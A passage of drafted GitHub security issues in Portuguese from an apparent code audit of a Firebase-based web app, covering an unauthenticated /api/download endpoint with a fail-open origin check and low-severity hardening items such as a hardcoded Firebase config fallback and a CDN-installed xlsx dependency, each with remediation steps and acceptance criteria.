diretamente). Ainda assim, o endpoint deveria exigir sessão válida.

## Sugestão de correção
- Validar o ID token do Firebase Auth (Admin SDK, verifyIdToken) antes de atender a requisição.
- Mudar o fallback de isSameOrigin() para negar por padrão (fail-closed) quando Origin/Referer
estiverem ausentes.

## Critérios de aceite
- [ ] Uma requisição a /api/download sem cookie/token de sessão válido recebe 401/403.
- [ ] Uma requisição sem cabeçalhos Origin/Referer é rejeitada por padrão (não tratada como same-
origin).
- [ ] Teste automatizado cobrindo ambos os cenários.
```

--- FIM ISSUE 4 ---

--- ISSUE 5 ---

```

### Título
[Segurança] Hardening diversos: config do Firebase hardcoded, dependência via CDN e coerência de UI

### Labels sugeridas
security, baixa

## Descrição do problema
Agrupando três itens de baixa severidade/housekeeping:

1. **Config do Firebase hardcoded como fallback** (`src/lib/firebase.ts:21-26`) e commitada com valores reais em `.env.local.example:11-16`. Já documentado pelos próprios devs como de baixo risco isolado (chaves web do Firebase não são segredo tradicional, proteção real é via Security Rules) – mas isso amplifica o impacto de F1/F2 caso não sejam corrigidos.
2. **Dependência "xlsx" instalada via URL de CDN de terceiros** (`package.json:42`), fora do registro npm padrão – reduz a cobertura de alguns scanners de SCA automatizados (prática oficialmente recomendada pelo mantenedor do SheetJS, mas vale documentar a exceção).

## Por que vale registrar
Nenhum dos dois é uma vulnerabilidade direta isolada, mas ambos reduzem a margem de segurança/observabilidade do projeto e merecem tratamento leve.

## Evidência
`src/lib/firebase.ts:21-26`
`.env.local.example:11-16`
`package.json:42`

## Impacto
Baixo isoladamente.

## Sugestão de correção
- Remover o fallback hardcoded de firebase.ts, mantendo apenas env vars; aplicar restrição de HTTP referrer no Google Cloud Console (já planejada nos comentários do código).
- Documentar a exceção da dependência "xlsx" via CDN no processo de auditoria de dependências do time.

## Critérios de aceite
- [ ] firebase.ts não contém mais valores literais de config do Firebase (apenas process.env.*).
- [ ] Restrição de HTTP referrer aplicada no Google Cloud Console para a API key em uso.
- [ ] Dependência "xlsx" documentada como exceção conhecida no processo de SCA do time.

```

--- FIM ISSUE 5 ---